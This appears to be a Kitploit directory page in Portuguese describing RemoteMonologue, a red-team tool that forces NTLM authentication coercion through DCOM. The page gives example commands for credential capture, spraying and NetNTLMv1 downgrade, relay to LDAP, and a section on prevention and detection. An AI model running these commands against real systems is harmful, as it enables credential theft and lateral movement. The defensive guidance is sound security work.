

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
RemoteMonologue — Armando DCOM para Coerções de Autenticação NTLM | Kitploit

Ferramentas/GitHubGitHub/3lp4tr0n/remotemonologue
ReconhecimentoAtaques de SenhaExploraçãoMovimento LateralPós-ExploraçãoTestes de PenetraçãoAutenticaçãoRed TeamingAtaque Adversário
GitHub3lp4tr0n/remotemonologue

RemoteMonologue

Armando DCOM para Coerções de Autenticação NTLM

2154239há 1 anoRevisado pelo Kitploit
Compartilhar
Ver Repositório

RemoteMonologue

RemoteMonologue é uma técnica de captura de credenciais do Windows que permite o comprometimento remoto de usuários ao explorar a chave RunAs do Interactive User e forçar autenticações NTLM via DCOM.

Leia o RemoteMonologue: Usando DCOM como Arma para Coerções de Autenticação NTLM da X-Force Red para obter informações detalhadas.

Recursos

🔹 Coerção de Autenticação via DCOM (-dcom)

  • Tem como alvo quatro objetos DCOM (ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) para disparar uma autenticação NTLM contra um listener especificado (-auth-to).

🔹 Spray de Credenciais (-spray)

  • Valida credenciais em vários sistemas e também captura as credenciais do usuário.

🔹 Ataque de Rebaixamento NetNTLMv1 (-downgrade)

  • Força os alvos a usarem NTLMv1, facilitando a quebra e o relay de credenciais.

🔹 Abuso do Serviço WebClient (-webclient)

  • Ativa o serviço WebClient para facilitar a coerção de autenticação baseada em HTTP.

🔹 Enumeração de Usuários (-query)

  • Identifica usuários com uma sessão ativa no sistema de destino.

Nota: É necessário ter privilégios de administrador local no sistema de destino.

Configuração

pip install impacket

Exemplos

Abaixo está um exemplo de execução do RemoteMonologue com o ataque de rebaixamento NetNTLMv1 enquanto usa o Responder como listener. Por padrão, se nenhuma opção DCOM for especificada, a ferramenta usa o objeto DCOM ServerDataCollectorSet.

RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

image


Abaixo está outro exemplo, desta vez o ataque é executado usando o objeto DCOM FileSystemImage e habilitando o serviço WebClient para obter uma autenticação HTTP, que então é retransmitida para LDAP usando ntlmrelayx.

RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage
image

Considerações de Defesa

Para se proteger e detectar essas técnicas, existem várias medidas preventivas e de detecção que podem ser implementadas.

Medidas preventivas:

  1. Habilite a Assinatura LDAP e a Vinculação de Canal: Configure a aplicação da assinatura LDAP e a vinculação de canal em controladores de domínio para proteger o endpoint LDAP contra ataques de relay. Nota: Essas configurações serão aplicadas por padrão a partir do Windows Server 2025.

  2. Atualize para as Versões mais Recentes do Windows: Atualize servidores para o Windows Server 2025 e estações de trabalho para o Windows 11 versão 24H2 para mitigar ataques de rebaixamento NetNTLM, pois o NTLMv1 foi removido nessas versões.

  3. Imponha a Assinatura SMB: Habilite e imponha a assinatura SMB em servidores Windows para evitar ataques de relay SMB.

  4. Implemente Políticas de Senha Fortes: Imponha requisitos de senhas fortes para tornar os ataques de quebra de senhas mais difíceis.

Oportunidades de detecção:

  1. Monitore o Acesso Remoto aos Objetos DCOM: Rastreie o acesso aos objetos DCOM afetados e às suas Propriedades e Métodos específicos para identificar atividades incomuns.

  2. Monitore Modificações no Registro: Monitore alterações nas chaves de registro RunAs e LmCompatibilityLevel.

  3. Rastreie a Atividade do Serviço WebClient: Monitore casos em que o serviço WebClient é habilitado remotamente, pois isso é usado para facilitar autenticações NTLM baseadas em HTTP.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




